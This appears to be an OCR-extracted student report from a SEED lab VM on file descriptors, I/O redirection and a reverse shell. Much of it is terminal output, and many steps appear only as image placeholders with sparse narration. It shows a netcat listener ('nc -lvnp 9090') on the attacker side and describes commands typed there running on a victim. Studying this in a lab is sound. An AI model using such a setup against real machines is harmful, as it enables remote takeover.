
Redirecting to tcp connection





Default






seed@VM: /tmp
[04/21/24]seed@VM:/tmp$ ls -l /proc/10391/fd
total 0
lrwx------ 1 seed seed 64 Apr 21 01:10 0 -> /dev/pts/1
lrwx------ 1 seed seed 64 Apr 21 01:10 1 -> /dev/pts/1
lrwx------ 1 seed seed 64 Apr 21 01:10 2 -> /dev/pts/1
lrwx------ 1 seed seed 64 Apr 21 01:21 255 -> /dev/pts/1
[04/21/24]seed@VM:/tmp$ ls -l /proc/10375/fd
total 0
lrwx------ 1 seed seed 64 Apr 21 01:10 0 -> /dev/pts/0
lrwx------ 1 seed seed 64 Apr 21 01:10 1 -> /dev/pts/0
lrwx------ 1 seed seed 64 Apr 21 01:10 2 -> /dev/pts/0
lrwx------ 1 seed seed 64 Apr 21 01:22 255 -> /dev/pts/0
[04/21/24]seed@VM:/tmp$



seed@VM: /tmp
[04/21/24]seed@VM:/tmp$ touch a.txt
[04/21/24]seed@VM:/tmp$
seed@VM: ~/Desktop
[04/21/24]seed@VM:~/Desktop$ echo $$
10404
[04/21/24]seed@VM:~/Desktop$


seed@VM: ~/Desktop
[04/21/24]seed@VM:~/Desktop$ exec 10<>/tmp/a.txt
[04/21/24]seed@VM:~/Desktop$ echo $$
10404
[04/21/24]seed@VM:~/Desktop$ cat
helloo
helloo
^C



seed@VM: /tmp
[04/21/24]seed@VM:/tmp$ more xyz
ip -br address
[04/21/24]seed@VM:/tmp$ more testout
ip -br address
[04/21/24]seed@VM:/tmp$
seed@VM: ~/Desktop
[04/21/24]seed@VM:~/Desktop$ cat 0</tmp/xyz 1>tmp/testout
bash: tmp/testout: No such file or directory
[04/21/24]seed@VM:~/Desktop$ cat 0</tmp/xyz 1>/tmp/testout
[04/21/24]seed@VM:~/Desktop$ cat </tmp/xyz
ip -br address
[04/21/24]seed@VM:~/Desktop$ cat 0</tmp/xyz
ip -br address
[04/21/24]seed@VM:~/Desktop$ cat 0</tmp/xyz 1>/tmp/testout
[04/21/24]seed@VM:~/Desktop$



seed@VM: ~/Desktop
[04/21/24]seed@VM:~/Desktop$ cat 0</tmp/xyz 1>/tmp/testout
[04/21/24]seed@VM:~/Desktop$ bash 0</tmp/xyz
lo UNKNOWN 127.0.0.1/8 ::1/128
enp0s3 UP 10.0.2.15/24 fe80::eae1:537:e935:6bcb/64
br-3f92190ac817 UP 10.9.0.1/24 fe80::42:e4ff:feff:5bdd/64
docker0 DOWN 172.17.0.1/16
vetha26e5a0@if5 UP fe80::4405:51ff:fea6:becf/64
veth9589521@if7 UP fe80::a0fe:2ff:fe15:a0db/64
veth600e264@if9 UP fe80::dc56:b2ff:feb8:7878/64
[04/21/24]seed@VM:~/Desktop$ ls 0</tmp/xyz
a.txt b.txt ids TCP
[04/21/24]seed@VM:~/Desktop$ bash 0</tmp/xyz 1>/tmp/testout
[04/21/24]seed@VM:~/Desktop$


seed@VM: /tmp
ip -br address
[04/21/24]seed@VM:/tmp$ more testout
ip -br address
[04/21/24]seed@VM:/tmp$ more testout
lo UNKNOWN 127.0.0.1/8 ::1/128
enp0s3 UP 10.0.2.15/24 fe80::eae1:537:e935:6bcb/64
br-3f92190ac817 UP 10.9.0.1/24 fe80::42:e4ff:feff:5bdd/64
docker0 DOWN 172.17.0.1/16
vetha26e5a0@if5 UP fe80::4405:51ff:fea6:becf/64
veth9589521@if7 UP fe80::a0fe:2ff:fe15:a0db/64
veth600e264@if9 UP fe80::dc56:b2ff:feb8:7878/64
[04/21/24]seed@VM:/tmp$





```
root@VM:/# nc -lvnp  9090
Listening on 0.0.0.0 9090
```







The connection gets received,




When putting “ls”,




When putting “ip -br address”,




Exiting the connection,






In the victim, while putting pwd nothing occurs,




But in the attacker, while putting pwd we see

Again in attacker putting “ip -br address”


Again doing it,




While putting “ip -br address”

